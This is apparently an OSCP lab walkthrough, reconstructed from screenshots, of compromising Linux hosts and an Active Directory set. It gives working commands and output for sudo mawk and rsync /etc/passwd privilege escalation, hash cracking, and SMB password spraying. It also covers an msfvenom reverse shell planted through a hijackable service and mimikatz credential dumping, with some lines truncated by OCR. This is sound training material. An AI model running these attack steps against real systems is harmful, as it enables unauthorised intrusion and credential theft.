Matching Defaults entries for sarah on oscp:
    env_reset, mail_badpass, secure_path=/usr/l

User sarah may run the following commands on os
    (ALL) NOPASSWD: /usr/bin/calendar
    (ALL) NOPASSWD: /usr/bin/mcheck
    (ALL) NOPASSWD: /usr/bin/mawk
    (ALL) NOPASSWD: /usr/bin/rdma
sarah@oscp:~$ |
```




```
sarah@oscp:~$ sudo mawk 'BEGIN {system("/bin/sh")}'
#
# whoami
root
# |
```


Not for you: after checking sudo -l, go to gtfobins and search for the program that you have permissions for. For example, I found this priv esc here

https://gtfobins.github.io/gtfobins/mawk/

Target 3




```
Not shown: 65280 closed tcp
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
```



```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 113      121          65885 Sep 05 10:56 backup
|_-rw-r--r--    1 113      121          40689 Sep 05 10:54 backup
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.49.134
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux;
| ssh-hostkey:
|   256 f0b535e591703bdcafe565df309b3be1 (ECDSA)
|_  256 0172a0c72b39cccb5704d08793c146d8 (ED25519)
80/tcp   open  http        Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-generator: Nicepage 4.17.10, nicepage.com
|_http-title: Home
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
```

Go to port 80, you'll find something like this




We create super-awesome designs


Mobile application development is the process of creating software applications that run on a mobile device, and a typical app uses a network connection to work with remote resources.

Directory bust again, i used the same wordlist and found **/log**

You'll see a lot of entries with **password=correct** but two of those have hashes like this




```
2022-10-18 08:12:19 - main - <br>Module: login(4.1.2)<br>login_success=yes;/forum/signout.php;logout=user87;password=correct
2022-10-18 08:17:15 - main - <br>Module: login(4.1.6)<br>ch_passwd=yes;/forum/pw.php;user=87;hash=5ed04b851c081cce9465b62df4e04ef80eddbba9
2022-10-18 07:49:19 - main - <br>Module: login(4.1.2)<br>login_success=yes;/forum/login_auth.php;login=user9340;password=correct
2022-10-18 07:56:25 - main - <br>Module: login(4.1.2)<br>login_success=yes;/forum/login_auth.php;login=user1129;password=correct
```



```
2022-10-21 08:39:33 - main - <br>Module: login(4.1.2)<br>login_success=yes;/forum/signout.php;logout=user2962;session=expired
2022-10-21 08:37:15 - main - <br>Module: login(4.1.6)<br>ch_passwd=yes;/forum/pw.php;user=5583;hash=c0def0c4f7f5dc2946a8e0e8357692abaefb22d9
2022-10-21 08:40:05 - main - <br>Module: login(4.1.2)<br>login_success=yes;/forum/signout.php;logout=user5583;session=expired
```

Crackstation again and you'll crack them to be **(potatoes)13** and **1ntrospect**

You have passwords, now you need usernames
Use **enum4linux IP_OF_MACHINE** and it will find you some users




```
[+] Enumerating users using SID S-1-2

S-1-22-1-1000 Unix User\rowan (Local
S-1-22-1-1010 Unix User\douglas (Loca
S-1-22-1-1011 Unix User\thomas (Local
S-1-22-1-1012 Unix User\alice (Local
S-1-22-1-1013 Unix User\arlene (Local
S-1-22-1-1014 Unix User\megan (Local
S-1-22-1-1015 Unix User\kim (Local Us
S-1-22-1-1016 Unix User\timothy (Loca
S-1-22-1-1017 Unix User\mark (Local U
S-1-22-1-1018 Unix User\norman (Local
S-1-22-1-1019 Unix User\craig (Local
S-1-22-1-1020 Unix User\bradley (Loca
S-1-22-1-1021 Unix User\gilbert (Loca
S-1-22-1-1022 Unix User\louise (Local
S-1-22-1-1023 Unix User\liz (Local Us
S-1-22-1-1024 Unix User\nicola (Local
S-1-22-1-1025 Unix User\david (Local
S-1-22-1-1026 Unix User\robert (Local
S-1-22-1-1027 Unix User\lee (Local Us
S-1-22-1-1028 Unix User\brendan (Loca
```

Save in a wordlist. Save the two passwords in another wordlist

Now you can use crackmapexec to test the credentials to SMB


./cme smb IP_MACHINE -u users.txt -p passwords.txt



```
SMB         192.168.134.126 445    OSCP             [*] Windows 6.1 Build 0 (name:OSCP
 (SMBv1:False)
SMB         192.168.134.126 445    OSCP             [+] OSCP\rowan:1ntrospect
```

SSH as rowan:1introspet and get local.txt

For privesc, you can use linpeas.sh or just find **/opt/backup.sh**



```
rowan@oscp:/opt$ ls -alh
total 12K
drwxr-xr-x  2 root root 4.0K Sep  6 10:05 .
drwxr-xr-x 19 root root 4.0K Aug 29 12:56 ..
-rwxr-xr-x  1 root root   80 Sep  6 10:05 backup.sh
rowan@oscp:/opt$ cat backup.sh
#!/bin/bash
rsync /var/www/html/records.txt /home/nicola/backup/2022/backup.txt
rowan@oscp:/opt$ 
```

So i'm not 100% sure of this one, but rsync appears to be running as root (it is owned by root but still, it's not root running). I was able to run the script without any errors even though I didn't have write access on nicola…

Now that I think of it, maybe it was the rsync binary that had privileges, but I did not check that nor I have screenshots


Rsync can write files. So I decided to overwrite /etc/passwd
First create a new hased password with **openssl passwd test**

Then create a copy of /etc/passwd in your current directory, open it and add the hash generated so it becomes like

root:GENERATED_PASSWORD_HERE:0:0:root:/root:/bin/bash

More info here
https://book.hacktricks.xyz/linux-hardening/privilege-escalation

Then use **rsync passwd /etc/passwd**
su root




```
rowan@oscp:~$ rsync passwd /etc/passwd
rowan@oscp:~$ su root
Password:
root@oscp:/home/rowan# whoami
root
root@oscp:/home/rowan# cd /root
root@oscp:~# 
```

AD

I’ll not add the nmap scans since they are very large. But this is for MS01 and MS02


ldapsearch -x -H ldap://IP_OF_MS01 -b “dc=oscp,dc=exam”

Scroll down and you’ll find plenty of users like this




```
sAMAccountName: Deedee.Lillian
sAMAccountType: 805306368
userPrincipalName: Deedee.Lillian@os
objectCategory: CN=Person,CN=Schema,
dSCorePropagationData: 2022022307293
dSCorePropagationData: 1601010100000
DefaultPassword: ESMWaterP1p3S!
```

You can grep the sAMAccountName. I was stupid and grepped the userPrincipalName lol then manually deleted what didn’t matter. ANyway, get the usernames and add in a username list



```
userPrincipalName: Deedee.Lillian@oscp.exam
userPrincipalName: Manda.Emee@oscp.exam
userPrincipalName: Danyette.Boni@oscp.exam
userPrincipalName: Jasmina.Major@oscp.exam
userPrincipalName: Jordana.Meit@oscp.exam
userPrincipalName: Robina.Sumner@oscp.exam
userPrincipalName: Norina.Westberg@oscp.exam
userPrincipalName: Jsandye.Gitt@oscp.exam
userPrincipalName: Liv.Ungley@oscp.exam
userPrincipalName: Bernadina.Hemphill@oscp.exam
userPrincipalName: Lishe.Snodgrass@oscp.exam
userPrincipalName: Shari.Klute@oscp.exam
userPrincipalName: Ray.Gayelord@oscp.exam
userPrincipalName: Ketty.Agan@oscp.exam
userPrincipalName: Lark.Mosora@oscp.exam
userPrincipalName: Fania.Willi@oscp.exam
userPrincipalName: Loutitia.Mercado@oscp.exam
userPrincipalName: Evangelina.Muslim@oscp.exam
userPrincipalName: Michaelina.Deborah@oscp.exam
userPrincipalName: Kevyn.Turk@oscp.exam
```




```
└─$ cat usernames.txt
Deedee.Lillian
Manda.Emee
Danyette.Boni
Jasmina.Major
Jordana.Meit
Bobina.Sumner
Norina.Westberg
Jsandye.Gitt
Liv.Ungley
Bernadina.Hemphill
Lishe.Snodgrass
Shari.Klute
Ray.Gayelord
Ketty.Agan
Lark.Mosora
Fania.Willi
Loutitia.Mercado
Evangelina.Muslim
Michaelina.Deborah
Kevyn.Turk
```

Use crackmapexec to attemp the default pwd found against all these users

./cme smb IP_OF_MS1 -u usernames.txt -p ‘ESMWaterP1p3S!’


Find **Ketty.Agan:ESMWaterP1p3S!**

This will work for ssh at MS02



```
└─$ ssh Ketty.Agan@192.168.134.102
Ketty.Agan@192.168.134.102's password:





Microsoft Windows [Version 10.0.19044.1526]
(c) Microsoft Corporation. All rights reserved.

oscp\ketty.agan@MS02 C:\Users\ketty.agan>
```

I transferred winpeas to the machine and found a hijackable service



```
Pipes Printing Service(Pipes Printing Service)["C:\Program Files\Pipes Printing Service\PipesPrinting.exe"] - Autoload - isDotNet
File Permissions: Users [WriteData/CreateFiles]
Possible DLL Hijacking in binary folder: C:\Program Files\Pipes Printing Service (Users [WriteData/CreateFiles])
Custom service for Pipes Printing Services
```


The current user has write permissions in the folder **C:\Program Files\Pipes Printing Service**

The file **PipesPrinting.exe** inside that folder is being run on startup

So the plan is to create a rev shell, put it there and restart the machine

To create a rev shell, on your machine run
msfvenom -p windows/x64/shell_reverse_tcp LHOST=..... LPORT=... -f exe > PipesPrinting.exe


This is important!!! Change the original PipesPrinting.exe to PipesPrinting.exe.bak, and NOW you can move your shell there. So it becomes like this



```
    Directory: C:\Program Files\Pipes Printing Service


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         12/1/2022  11:22 AM           7168 PipesPrinting.exe
-a----         2/17/2022   5:01 AM           6144 PipesPrinting.exe.bak
-a----         2/23/2022   1:05 AM            711 PipesPrinting.InstallLog
-a----         2/23/2022   1:05 AM           7466 PipesPrinting.InstallState
```


Open a listener on your machine.

And now to restart I like to go to cmd first. So I wrote “exit” (because i was in powershell) and then did **shutdown /r** to call a restart



```
PS C:\Program Files\Pipes Printing Service> exit

oscp\ketty.agan@MS02 C:\Program Files\Pipes Printing Service>shutdown /r

oscp\ketty.agan@MS02 C:\Program Files\Pipes Printing Service>
```

Wait a minute or so and you’ll get a callback on your machine




```
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.49.134] from (

Microsoft Windows [Version 10.0.19
(c) Microsoft Corporation. All rig
w
hC:\Windows\system32>
oami
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

It’s not done tho. Transfer mimikatz to the machine

Run ***./mimikatz.exe “privilege::debug” “sekurlsa::logonpasswords” “exit”***


And find this hash



```
msv :
 [00000003] Primary
 * Username : Liv.Ungley
 * Domain   : OSCP
 * NTLM     : 6bc05d2a5ebf34f5b563ff233199dc5a
 * SHA1     : 93eff904639f3b40b0f05f9052c48473ecd2757e
 * DPAPI    : 7bfb6b798ba51cf4cc9d76f3c6524861
```


Hashstation (the NTLM one) and find **Liv.Ungley:RockYou!**

Xfreerdp into MS01




```
└─$ xfreerdp /cert:ignore /v:192.168.134.101 /u:Liv.Ungley
Password:
[15:14:35:895] [27567:27568] [INFO][com.freerdp.gdi] - Local framebuffer format
[15:14:35:895] [27567:27568] [INFO][com.freerdp.gdi] - Remote framebuffer format
[15:14:35:949] [27567:27568] [INFO][com.freerdp.channels.rdpsnd.client] - [stati
[15:14:35:951] [27567:27568] [INFO][com.freerdp.channels.drdynvc.client] - Loadi
[15:14:37:123] [27567:27568] [INFO][com.freerdp.client.x11] - Logon Error Info L
CONTINUE]
```

You’ll find a flag right on the desktop




If you search a bit, you can find C:\passcore\appsettings.json



Name	Date modified	Type
runtimes	2/23/2022 12:04 AM	File fold
wwwroot	2/23/2022 12:11 AM	File fold
appsettings.json	2/23/2022 12:12 AM	JSON Fil
Microsoft.Extensions.DependencyInjectio...	12/14/2019 7:39 PM	Applicat

```
"LdapSearchBase": "ou=people,dc=example,dc=com",
"LdapSecureSocketLayer": false, // Default for AD is t
"LdapStartTls": false, // Default for AD is true when
"LdapChangePasswordWithDelAdd": true,
"LdapSearchFilter": "(sAMAccountName={Username})", //
// General options (valid for both providers)
"LdapHostnames": ["dc01.oscp.exam"], // Set your hostn
"LdapPort": 389, // Default for AD is 389, for LDAPS 6
"LdapUsername": "passcore", // Set the username or dis
"LdapPassword": "G3x56wGq9fItu166", // Set the passwor
"DefaultDomain": "DC=OSCP,DC=EXAM" // Set your default
```

